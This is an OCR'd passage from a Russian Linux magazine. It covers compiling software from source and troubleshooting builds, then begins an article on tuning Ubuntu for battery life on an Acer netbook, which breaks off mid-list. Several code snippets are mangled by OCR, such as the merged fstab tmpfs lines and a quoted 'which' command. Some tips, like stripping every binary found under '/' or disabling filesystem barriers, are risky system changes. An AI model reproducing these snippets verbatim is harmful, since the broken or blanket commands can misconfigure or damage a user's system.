Где '--prefix' означает путь установки приложения, флаги '--with-что-то-там' и '--without-что-то-там' позволяют включить или отключить добавляемые в приложение компоненты, а флаги типа '--enable-вот-это' используются для указания на использование специального кода. Скрипт оценит пригодность операционной системы для сборки и установки приложения и сгенерирует стандартный (но очень большой) Makefile, а для компиляции приложения останется набрать заветную команду make. Если же ни Makefile, ни configure в архиве не наблюдается — значит, программа использует одну из альтернативных систем сборки: scons (файл SConstruct в корне) или cmake (CMakeLists.txt). В первом случае необходимо установить сам scons:

```
$ sudo apt-get install scons
```

И запустить процесс компиляции:

```
$ scons PREFIX=/usr/local
$ sudo scons
```

Опции обычно описаны в файле README и передаются утилите scons в качестве аргументов. Сборка с помощью cmake напоминает использование autotools с той лишь разницей, что вместо запуска ./configure необходимо набирать команду cmake. Вся последовательность команд выглядит примерно так (cmake требует указания каталога сборки, поэтому мы указываем точку):


```
$ sudo apt-get install cmake

$ cmake .
$ make
```

Опции передаются на манер scons и также обычно описаны в README или INSTALL.

ПРОБЛЕМЫ КОМПИЛЯЦИИ

Проблемы со сборкой приложения могут возникнуть как на этапе конфигурирования



Пакет build-essential, содержащий все, что нужно для сборки из исходников

Получаем исходный код проекта из репозитория Subversion

«Стрипаем» бинарники

системы сборки, так и на этапе непосредственной компиляции приложения. Большинство из них связано с поиском тех или иных библиотек, заголовочных файлов и других компонентов, от которых зависит работоспособность приложения. Их легко идентифицировать по более чем многословным сообщениям системы сборки:

```
Checking for qt4... no
```

В этом случае достаточно установить требуемый пакет (и его заголовочные файлы, которые содержатся в пакетах *-dev) с помощью пакетного менеджера и вновь запустить процесс конфигурирования.
В некоторых случаях сборщик может искать не сам пакет, а только его заголовочные файлы, выводя на экран сообщения вроде:

```
Checking for unistd.h... no
```

Тогда придется обратиться к поиску google, чтобы найти название пакета, содержащего необходимый заголовочный файл.
Но это еще не все, и ты можешь сильно удивиться, обнаружив, что после установки пакета конфигуратор продолжает ругаться на его отсутствие. Причин тому может быть три: недоустановленные dev-пакеты, устаревшие версии пакетов в дистрибутиве, неправильные пути поиска библиотек и заголовочных файлов. Но если первая проблема решается легко, то с двумя другими есть сложности. Ты можешь попытаться обновить необходимый пакет с помощью пакетного менеджера, но это не сработает, если дистрибутив уже устарел, и в качестве обновлений к нему выходят только багфиксы, или если приложение требует новейшую версию библиотеки, которую еще не успели упаковать в пакет. Придется собирать из исходников уже саму зависимость, а также зависимость зависимости и т.д.
Проблема с неправильными путями поиска обычно связана:
1. с ошибкой того, кто составлял правила для системы сборки;
2. установкой зависимости в нестандартный каталог (например, если она тоже была собрана из исходников).
Решение: указать пути поиска через переменные компилятора и линковщика перед запуском сборщика:

```
$ export CFLAGS="$CFLAGS -I/usr/local/include -I/opt/include -I/usr/mysoft/include"
$ export LDFLAGS="$LDFLAGS -L/usr/local/lib -L/opt/lib -L/usr/mysoft/lib"
```

Встречаются и совсем хардкорные случаи, когда зависимость нужной версии установлена вместе со всеми заголовочными файлами в каталоги, расположенные по правильным путям, а конфигуратор все равно отказывается их находить. Придется лезть в сам скрипт configure и комментировать все места, где производится поиск зависимости. Обычно после такого вмешательства конфигуратор сборщика отрабатывает без ошибок, и программа благополучно собирается.
Достаточно часто можно наткнуться на приложения, которые не могут быть собраны новым компилятором (как это до недавнего времени было с эмулятором qemu). Поэтому, если ты встретил упоминание о чем-то подобном в README, просто установи рекомендованную автором версию компилятора и укажи путь к нему через переменную CC перед запуском сборщика:

```
$ sudo apt-get install gcc-3.4
$ export CC='which gcc-3.4'
$ ./configure --prefix=/usr/local
```

ПРОБЛЕМЫ КОМПИЛЯЦИИ В BSD

В довесок ко всему перечисленному пользователи FreeBSD получают массу других проблем, корни которых растут из специфики самой операционной системы. Ведь, несмотря на наличие системы портов, которая как раз и создана для того, чтобы автоматизировать процесс сборки стороннего софта, необходимость «ручного вмешательства» возникает достаточно часто. Порты некоторых программ совсем не обновляются, другие помечены флагом BROKEN, а новый софт может пройти очень долгий путь перед включением в официальное дерево. Вот и приходится выкачивать исходники и самостоятельно компилировать программу, спотыкаясь по пути о множество повсюду разбросанных камней.
Часто новички входят в ступор просто от того, что пытаются использовать привычную команду make для сборки приложения и получают гору ошибок о неправильном синтаксисе мэйкфайла. Связано это с тем, что BSD-системы используют собственную версию make, не унаследовавшую весь ворох нововведений, сделанных в GNU Make. Поэтому следует устанавливать gmake через систему портов и собирать приложение с его помощью (gmake && gmake install).
Вторая загвоздка: пути поиска библиотек и заголовочных файлов, без явного указания которых во FreeBSD просто невозможно собрать сторонний софт.
Третья проблема зачастую останавливает даже самых настойчивых. Имя ей — несовместимость заголовочных файлов и системных библиотек, а истоки в собственном пути BSD и отказе от использования компонентов GNU на системном уровне. FreeBSD (почти) совместима со стандартом POSIX, и правильно написанные приложения собираются для нее без всяких проблем, но стоит программисту задействовать какие-то Linux-специфичные системные вызовы или макрокоманды в своем приложении — все, тупик. Сборка останавливается, и заставить ее продолжиться бывает очень и очень сложно. Вот список проблем, с которыми может столкнуться пользователь FreeBSD во время сборки приложения, ориентированного на Linux-системы:
1. Ругань компилятора на необъявленные функции. В заголовочных файлах (*.h) ядра и библиотеки языка Си между Linux и FreeBSD есть отличие, — некоторые функции/системные вызовы могут быть объявлены в разных местах. Зачастую следует лишь набрать «man имя_функции» в терминале FreeBSD и посмотреть, к какому заголовочному файлу она относится. Если хидер не включен в файл, обруганный компилятором, значит, проблема решится за счет добавления строки «#include <заголовочный файл.h>» в исходник. Если же искомая функция вообще отсутствует в системе, то остается найти ее код на просторах интернета и скопировать прямо в исходник.
2. Ругань на отсутствующие макроопределения (по соглашению их имена пишутся заглавными буквами). Корень проблемы, опять же, в различии заголовочных файлов, Linux-варианты которых содержат множество подручных макроопределений, а их может и не быть в



Порой причину ошибки найти нелегко, — даже обычный /bin/ls делает множество неудачных попыток открытия файлов

```
jlm@jlm-desktop:~/hydrogen-0.9.4-rc2$ scons
scons: Reading SConscript files ...

scons: warning: The Options class is deprecated; use the Variables class instead.
File "/home/jlm/hydrogen-0.9.4-rc2/Sconstruct", line 324, in <module>
Checking for C header file sndfile.h... yes
Checking for C header file alsa/asoundlib.h... yes
Checking for C header file jack/jack.h... no
jack must be installed!
```

Scons честно сообщает, что нужно программе для корректной сборки

заголовочных файлах FreeBSD. Решение: найти код макроопределения в интернете или Linux-хидерах и вставить его прямо в исходник приложения.

3. Ругань на функции, которые являются системными вызовами (проверяется с помощью обращения ко второй секции man-страниц в Linux). В большинстве случаев это тупик. Если сам разработчик не позаботился об опции, отвечающей за их отключение, единственный путь — переписывание исходника, что сложно и недостойно.

УСТАНОВКА

После сборки приложение необходимо установить. В подавляющем большинстве случаев эта операция выполняется с помощью простой команды «make install» (или «scons install»), которая копирует компоненты приложения на свои места и устанавливает права доступа. Вот только удалить приложение после зачастую можно только с помощью ручного затирания его файлов (может помочь также команда «make uninstall», выполненная из корня исходников, но она наличествует далеко не всегда). Поэтому лучше прибегнуть к специализированным средствам для создания настоящего дистрибутивного пакета. Наиболее простое и эффективное из них — утилита checkinstall (http://checkinstall.izto.org), предназначенная для создания пакетов в момент установки программы из исходников. Ее уникальность в удивительной простоте использования. Все, что нужно сделать для создания пакета и установки его в систему — набрать одну из приведенных ниже команд вместо «make install»:

```
# checkinstall -R // RPM-пакет
# checkinstall -D // Deb-пакет
# checkinstall -S // Slackware
```

После того как установка приложения будет завершена, выполни команду strip для бинарников и библиотек приложения с целью уменьшить их объем. Уже установленные приложения можно «стрипнуть» с помощью двух команд:

```
# find / | xargs file | grep "executable" |
grep ELF | cut -f 1 -d : | xargs strip --strip-
unneeded
# find / | xargs file | grep "shared object" |
grep ELF | cut -f 1 -d : | xargs strip --strip-
unneeded
```

ПРОБЛЕМЫ ЗАПУСКА

С гордостью за выполненную работу ты набираешь в терминале заветную команду и — бац! — программа завершается, не успев начать выполняться. Wtf? По всей видимости, где-то в процессе инициализации программа встретила ошибку и завершилась. Хорошо было бы увидеть хоть какое-то диагностическое сообщение, но далеко не все программисты столь заботливы. Что делать? Первое: перечитать README. Возможно, в некоторых системах или при стечении определенных обстоятельств софтина не работает, о чем автор уже знает. Второе: проверить, какие компоненты программа установила в систему, и доступны ли они ей. Например, она может использовать один из подкаталогов каталога /var для хранения своих временных файлов, а он почему-то не был создан или получил неправильные права доступа. Третье: запустить программу с флагом '--help' и проверить, поддерживает ли она дебаг-режим с выводом диагностических сообщений на экран. Если это так — включить его. Наверняка на экране появится сообщение об ошибке и, возможно, даже описание способов устранения. Четвертое: если это сервер, который ведет логи — проверить их на наличие диагностических сообщений.

Если же ничего не помогло, задействуй тяжелую артиллерию. В любой *nix-системе есть трассировщик системных вызовов, предназначенный для отслеживания всех сисколлов, произведенных приложением, и проверки их возвращаемого значения. В Linux он зовется strace, а во FreeBSD — truss (хотя через систему портов доступен и strace). Просто запусти программу под его управлением, и ты увидишь все ее обращения к операционной системе в режиме реального времени:

```
$ strace софтина
```

Вывод лучше смотреть с конца, постепенно пролистывая все вызовы close в поисках последовательности вызовов open. Затем необходимо проверить, какие из последних вызовов open вернули отрицательный статус (-1), и просмотреть, к чему происходило обращение. В 95% случаев ошибка связана с отсутствием (или недоступности вследствие неправильных прав доступа) какого-либо файла или каталога. Трассировщик покажет все обращения к файлам, и найти недоступного будет несложно.

ФЛАГИ ОПТИМИЗАЦИИ


Игры с флагами оптимизации — одна из основных причин краха или неправильной работы самостоятельно собранных приложений. Следует понимать, что любая оптимизация выше уровня '-O1' (или просто '-O') потенциально опасна. Флаг '-O2', хоть и не страшен для большинства приложений, запросто убивает низкоуровневый код с ассемблерными вставками, а '-O3', активирующий агрессивный режим, идущий против стандартов, легко отправляет в корку каждое второе приложение. Об остальных флагах и говорить не стоит, они предназначены для весьма узкого круга приложений, поэтому мы бы порекомендовали остановиться на следующих опциях оптимизации и беречь свои нервы и нервы других:

- **O** — базовая оптимизация. Значительно увеличивает скорость исполнения программы.
- **O2** — стандартный уровень оптимизации. По сравнению с '-O' несущественно увеличивает как размер бинарника, так и скорость исполнения программы.
- **Os** — оптимизация уровня '-O2' в совокупности с флагами, уменьшающими размер.
- **fomit-frame-pointer** — указываем компилятору не сохранять указатель на кадр стека (так мы избегаем временных затрат на его сохранение и восстановление). Использование этого флага может благотворно повлиять на скорость исполнения программы. ⌶



▹ **info**

- BSD-версия команды patch не поддерживает флаг '--dry-run'.
- Осторожнее с расширениями tgz и tbz! Такие архивы могут содержать не исходный текст программы, а бинарный пакет для установки в BSD-системе.



▹ **info**


- Система портов Gentoo, ArchLinux или FreeBSD — отличный источник информации о том, как правильно собрать программу с учетом всех зависимостей.
- Если для запуска собранного бинарника требуется подключить динамические библиотеки, расположенные в нестандартных каталогах, используй ldconfig(8). Пример для OpenBSD: «ldconfig /usr/local/lib /usr/X11R6/lib».

ЮРИЙ «АDЕРТ» ВИДИНЕЕВ ADEPTG@GMAIL.COM

Собери в дорогу Тукса

Как выжать максимум из Linux на нетбуке

Если верить статистике, каждый пятый проданный в 2009 году ноутбук — нетбук. И это неудивительно — при сравнительно невысокой стоимости они обладают практически всеми возможностями «больших братьев», но при этом имеют компактный размер и малый вес. О том, как реализовать все возможности нетбуков с помощью Linux, я и расскажу в этой статье.



Чаще всего нетбук используют не в качестве основного рабочего инструмента (хотя я встречал и таких уникумов), а в качестве мобильного дополнения к десктопу или большому ноуту. При таком раскладе во главу угла ставится время автономной работы. К сожалению, достаточно прожорливые (если сравнивать с семейством ARM) процессор и чипсет, а также маленький размер батареи делают свое дело — максимальное время автономной работы не превышает 8 часов при использовании батареи повышенной емкости, а в среднем для стандартной батареи составляет 3-5 часов.
Но время автономной работы достаточно сильно зависит от вариантов использования и оптимизации ОС. Правильным тюнингом ОС можно добиться 10-50% прироста этого показателя.

ЗНАКОМСТВО С ПОДОПЫТНЫМ

В качестве подопытного выступал прошедший огонь, воду и не одну тысячу километров Acer Aspire One AOA110 с характеристиками:

```
Экран 8,9" 1024 x 600
CPU Intel Atom N270 1.6 ГГц
Чипсет Intel 945GSE
ОЗУ 512 Мб
Накопитель 8 Гб SSD
Сеть 10/100 Мбит/с Ethernet,
802.11b/g
Камера 0,3 Мп, 2 кардридера
3-х элементная 2200 мАч батарея
```

Вместо стандартного дистрибутива Linpus Linux Lite, не устраивающего меня по ряду причин (основная претензия: мало и довольно старое ПО в репозитории), я установил на него тестовую версию Ubuntu 9.10 Netbook Remix (к моменту выхода статьи в печать уже должен выйти релиз). В качестве файловой системы и для корня, и для /home я выбрал ext4. Swap-раздел не создавал из-за опасений за здоровье SSD. Несмотря на то, что Ubuntu Netbook Remix изначально заточен под нетбуки, имеется еще достаточно мест для приложения напильника.
Чтобы увидеть все проведенные оптимизации в цифрах, был проведен ряд тестов. Так как нетбук я использую, в основном, для веб-серфинга или просмотра видео, то и тесты были выбраны соответствующие:
1. Для тестирования в режиме веб-серфинга был написан небольшой bash-скрипт, который в бесконечном цикле с интервалом в 30 секунд открывает в Firefox 3.5 несколько сайтов (google.com, xakep.ru, linux.com) и закрывает браузер. Интернет во время теста раздается по Wi-Fi.
2. При тестировании в режиме просмотра видео mplayer постоянно проигрывает знаменитый мультфильм «Big Buck Bunny» (1280x720, ogg). Громкость выставлена на 80%.
Также с помощью bootchart я протестировал время загрузки.
Перед проведением каких-либо оптимизаций были получены результаты:

```
Время загрузки: 17 секунд
В режиме веб-серфинга: 163 минуты
В режиме просмотра видео: 118 минут
```

КТО ВИНОВАТ И ЧТО ДЕЛАТЬ?

Основным средством для контроля энергопотребления системы в целом и процессора в частности является замечательная утилита PowerTOP, написанная в недрах компании Intel. С помощью PowerTOP можно получить следующую информацию:
1. Сколько и в каком режиме работает процессор. Чем дольше процессор работает в режиме C3 или C4, тем меньше энергии он потребляет.
2. Количество пробуждений в секунду. Ясно, что чем меньше это число — тем лучше.
3. Текущее энергопотребление и ориентировочное время работы от батареи.
4. Компоненты системы, вызывающие наибольшее количество пробуждений в секунду.
5. Подсказки, описывающие конкретные действия, направленные на уменьшение энергопотребления.
PowerTOP есть в репозитории Ubuntu и устанавливается как обычно:





PowerTOP: успех!

```
$ sudo apt-get install powertop
```

Программу надо запускать с правами root'а, желательно при отключенном адаптере питания (тогда можно будет увидеть текущее энергопотребление и время до полного разряда батареи). Из скриншотов видно, что даже при дефолтных настройках система в состоянии покоя потребляет всего 8,3 Вт, а процессор почти 80% времени проводит в состоянии C3.

ВСЕ НЕНУЖНОЕ НА СЛОМ...

Первое, что необходимо сделать — это отключить все, что в данный момент не используется. То есть убрать ненужные службы, отключить сетевые интерфейсы, если в них нет необходимости, отказаться от Compiz (если включен), уменьшить яркость подсветки LCD до минимально комфортного уровня и т.д.
Проанализировав запускаемые при старте системы службы, я убрал bluetooth (в нетбуке нет встроенного), cups (ни разу не подключал к нему принтер), avahi-daemon, saned и atd:

```
$ cd /etc/rc2.d/
$ sudo rm S25bluetooth S50avahi-
daemon S50cups S50saned S89atd
```

За управление яркостью подсветки отвечает gnome-power-manager. По умолчанию при работе от сети яркость выставляется в 100%. При работе от батареи — на 50% уменьшается. Лично мне вполне хватает и 30%, поэтому я настроил уменьшение яркости при работе от батареи на 70%:

```
$ gconftool-2 --set /apps/
gnome-power-manager/backlight/
brightness_dim_battery --type
string 70
```

Splash screen мне тоже не нужен — только съедает драгоценные такты, да скрывает полезную информацию. Заодно можно убрать поддержку IPv6, если таковая не требуется. Отключение/включение splash screen и IPv6 осуществляется за счет передачи ядру определенных параметров при загрузке. Дефолтные параметры прописаны в файле /etc/default/grub, в строке GRUB_CMDLINE_LINUX_DEFAULT. Я убрал из этой строки параметры quiet и splash, добавил параметр ipv6.disable=1. Чтобы эти параметры применились для всех ядер, установленных в системе, надо дать команду:

```
$ sudo update-grub
```

Еще один способ уменьшить потребление энергии — выгрузить неиспользуемые модули ядра. Больше всего на энергии можно сэкономить, выгрузив модули, отвечающие за работу web-камеры и USB-подсистемы:

```
$ sudo rmmod usb_storage uvcvideo
videodev v4l1_compat
```

Для автоматизации загрузки/выгрузки модулей можно написать скрипт и запускать его при необходимости либо добавить этот скрипт в ACPI-скрипты.

ПОЕХАЛИ!

При монтировании файловых систем тоже есть возможность отключить «лишние» фичи, что положительно скажется на быстродействии и времени жизни SSD. Например, относительно безопасно можно отключить запись времени последнего доступа к файлу (опция монтирования noatime). При наличии исправной батареи можно увеличить время между сбросами буферов на диск (с помощью опции монтирования commit) и отключить барьер (barrier=0). С помощью опции data=writeback можно включить самый быстрый режим журналирования (будет вестись журнал только для метаданных). Правда, у меня система отказывалась грузиться, если этот режим установлен для корня. Пришлось оставить только для /home. При полностью отключенном журнале система тоже грузиться не захотела. В итоге, мой модифицированный /etc/fstab стал выглядеть следующим образом:

$ sudo nano /etc/fstab

```
UUID=31faf447-f5e3-40bd-9970-
16f703ee130b   /        ext4
noatime,commit=100,barrier=0    0
1
UUID=baf24048-4209-4c8a-849c-
d54de626846f   /home    ext4    noa
time,commit=100,barrier=0,data=wri
teback 0        2
```

Процессор Intel Atom, как и большинство процессоров Intel, поддерживает технологию Enhanced Intel Speedstep Technology, позволяющую изменять частоту процессора в зависимости от нагрузки, что неплохо экономит энергию. Ядро Linux, в свою очередь, поддерживает несколько схем изменения частоты процессора. Узнать, какие схемы

```
Файл  Правка  Вид  Терминал  Справка
    PowerTOP version 1.11      (C) 2007 Intel Corporation

Cn                  Avg residency       P-states (frequencies)
C0 (ЦП работает)          ( 0,6%)         1,60 ГГц     2,2%
polling             0,0ms ( 0,0%)       1333 МГц     0,0%
C1 halt             0,0ms ( 0,0%)       1066 МГц     0,1%
C2                 65,6ms (35,5%)       800 МГц     97,8%
C3                 22,1ms (63,9%)

Wakeups-from-idle per second : 34,3     interval: 15,0s
Энергопотребление (по оценке ACPI): 8,6 Вт (2,8 часов осталось)

Top causes for wakeups:
  26,1% ( 11,1)       <interrupt> : uhci_hcd:usb4, ath
  20,9% (  8,9)     <kernel core> : hrtimer_start_range_ns (tick_sched_timer)
  11,6% (  4,9)       <interrupt> : extra timer interrupt
   8,0% (  3,4)     <kernel core> : hrtimer_start (tick_sched_timer)
   6,3% (  2,7)       <interrupt> : ata_piix
   5,5% (  2,3)      <kernel IPI> : Rescheduling interrupts
   5,5% (  2,3)       firefox-3.5 : hrtimer_start_range_ns (hrtimer_wakeup)
   3,8% (  1,6)              hald : schedule_timeout_uninterruptible (process_timeout)
   3,8% (  1,6)    gnome-terminal : hrtimer_start_range_ns (hrtimer_wakeup)
   2,0% (  0,9)       <interrupt> : acpi
   0,9% (  0,4)              phy0 : ieee80211_associated (ieee80211_sta_timer)
   0,8% (  0,3)    NetworkManager : hrtimer_start_range_ns (hrtimer_wakeup)
   0,6% (  0,3)   netbook-launche : hrtimer_start_range_ns (hrtimer_wakeup)
   0,5% (  0,2)     <kernel core> : sk_reset_timer (tcp_delack_timer)

Suggestion: Enable USB autosuspend by pressing the U key or adding
usbcore.autosuspend=1 to the kernel command line in the grub config

 Q - Выйти      R - Обновить       U - Enable USB suspend
```



PowerTOP: до оптимизаций

доступны на данном ядре, можно через sysfs:

```
$ cat /sys/devices/system/cpu/
cpu0/cpufreq/scaling_available_
governors
```

Ядро 2.6.31 поддерживает схемы: conservative, ondemand, userspace, powersave и performance. Powersave и performance просто держат частоту процессора на минимальном и максимальном уровне соответственно (минимальную и максимальную частоту можно узнать из /sys/devices/system/cpu/cpu0/cpufreq/cpuinfo_min_freq и /sys/devices/system/cpu/cpu0/cpufreq/cpuinfo_max_freq, значение в КГц). Userspace позволяет вручную устанавливать нужную частоту процессора. Conservative и ondemand подстраивают частоту под текущую нагрузку (разница между ними — в различных алгоритмах подсчета необходимой частоты). Intel рекомендует использовать ondemand. Посмотреть, какая схема используется в данный момент, можно так:

```
$ cat /sys/devices/system/cpu/cpu0/
cpufreq/scaling_governor
```

В Ubuntu ondemand используется по умолчанию. При необходимости измени схему на ondemand:

```
$ echo ondemand | sudo tee /sys/
devices/system/cpu/cpu0/cpufreq/
scaling_governor
```

Если в наличии имеется несколько процессорных ядер (пусть даже виртуальных), то ondemand надо прописать для каждого из них.
У схемы ondemand есть несколько настраиваемых параметров:
1. up_threshold — порог загрузки процессора, при котором он переходит на большую частоту. В Ubuntu по умолчанию — 95%, поэтому в изменении не нуждается.
2. sampling_rate — как часто проверяется текущая загрузка процессора. По умолчанию — 100 раз в секунду. Изменим значение на 1 раз в секунду (указывается в микросекундах):

```
$ echo 1000000 | sudo tee /sys/
devices/system/cpu/cpu0/cpufreq/
sampling_rate
```

Поскольку sysfs — виртуальная файловая система, то все внесенные изменения пропадут при перезагрузке. Поэтому добавим в /etc/rc.local следующие команды:

$ sudo nano /etc/rc.local

```
echo ondemand > /sys/devices/system/
cpu/cpu0/cpufreq/scaling_governor
echo ondemand > /sys/devices/system/
cpu/cpu1/cpufreq/scaling_governor
echo 1000000 > /sys/devices/system/
cpu/cpu0/cpufreq/sampling_rate
echo 1000000 > /sys/devices/system/
cpu/cpu1/cpufreq/sampling_rate
```

Для увеличения производительности можно сменить планировщик ввода/вывода. Используемый по умолчанию CFQ создавался для работы с HDD; он изменяет последовательность записи данных с целью упорядочить движение головки по диску. Для SSD такие ухищрения не нужны, поэтому, чтобы не тратить впустую процессорное время, лучше сменить CFQ на noop. Для этого надо к параметрам, передаваемым ядру при загрузке, добавить elevator=noop.
SSD имеет ограниченное число циклов записи; логи и временные файлы лучше вынести в ОЗУ. Для этого добавим в /etc/fstab строчки:

$ sudo nano /etc/fstab

```
tmpfs  /var/logtmpfs    defaults0
0
tmpfs  /tmp             tmpfs
defaults        0       0
tmpfs  /var/tmptmpfs    defaults0
0
```

Ясно, что все содержимое этих папок после перезагрузки пропадет, а не все программы умеют корректно обрабатывать ситуацию, когда их любимый каталог в /var/log отсутствует. Поэтому придется воссоздавать структуру каталогов в /var/log при каждой загрузке. Для этого создадим в /etc/init.d скрипт logdirs:

$ sudo nano /etc/init.d/logdirs

```
for dir in apparmor apt bootchart
ConsoleKit cups dist-upgrade fsck
gdm news installer samba unattended-
upgrades ;
do
        if [ ! -e /var/log/$dir ] ;
then
                mkdir /var/log/$dir
        fi
done
```

Сделаем скрипт исполняемым и пропишем в автозапуск:

```
$ sudo chmod +x /etc/init.d/logdirs
$ sudo ln -s /etc/init.d/logdirs /
etc/rc2.d/S05logdirs
```

Опять же, для продления жизни SSD запишем в /etc/sysctl.conf следующие значения:

$ sudo nano /etc/sysctl.conf


```
# Устанавливает период между сброса-
ми измененных данных из ОЗУ на диск в
15 сек. (по умолчанию 5 сек.)
vm.dirty_writeback_centisecs=1500
# Включает laptop-mode
vm.laptop_mode=5
```

Включение функции USB autosuspend позволяет сэкономить еще немного энергии. Однако пользоваться этой функцией надо осторожно, так как теоретически она может поломать подключенный принтер или сканер (пруфлинк: www.nabble.com/USB-Problems-with-Ubuntu---workaround-td12123128.html). Правда, ошибку уже исправили (для ядер > 2.6.22), но сама такая возможность настораживает. PowerTOP советует включать USB autosuspend через передачу ядру параметра usbcore.autosuspend=1. Для новых ядер метод не сработает, поэтому придется включать через sysfs. Для этого в файл /etc/rc.local добавим записи:

```
$ sudo nano /etc/rc.local
# Включаем автоматическое управле-
ние питанием
for i in `ls /sys/bus/usb/devices/*/
power/level` ; do echo "auto" > $i ;
done
# Управление питанием включится, как
только устройство освободится (не-
медленно, через 0 сек.)
for i in `ls /sys/bus/usb/devices/*/
power/autosuspend` ; do echo "0" >
$i ; done
# Заодно выключим функцию Wake-on-
```



Видео-тест





Интерфейс Ubuntu Netbook Remix

```
Lan на сетевом интерфейсе
ethtool -s eth0 wol d
```

Смена таймера, отсчитывающего тики ядра, со стандартного 8254 на современный и более точный hpet должна ускорить загрузку системы и положительно сказаться на латентности. Для этого надо к параметрам, передаваемым ядру при загрузке, добавить clocksource=hpet.

Теоретически включение режима параллельной загрузки должно существенно ускорить загрузку системы на многоядерных процессорах. Intel Atom N270 — «псевдо-двухъядерный» (одноядерный, с Hyper-Threading), так что можно ожидать небольшого ускорения. Для включения режима параллельной загрузки надо в файле /etc/init.d/rc изменить строчку CONCURRENCY=none на CONCURRENCY=shell.

ЯДЕРНЫЕ ВОЙНЫ


С ростом популярности нетбуков стали один за другим появляться проекты, которые предоставляют сборки ядра Linux (или даже целые дистрибутивы) под конкретную модель или семейство. Больше всего таких проектов, конечно же, направлено на поддержку Asus Eee PC, но и для Acer Aspire их немало. Мне удалось обнаружить 3 активно развивающихся проекта (и гораздо больше заброшенных):

1. www.kuki.me — легкий дистрибутив на базе Ubuntu, поддерживающий только линейку нетбуков от Acer. Можно скачать отдельно ядро (последняя версия: 2.6.31-rc3).

2. array.org/ubuntu — сборки ядра для Ubuntu. Сначала проект поддерживал только сборки для Asus Eee, но потом были выпущены версии, поддерживающие широкий спектр нетбуков. Последняя версия ядра: 2.6.28.

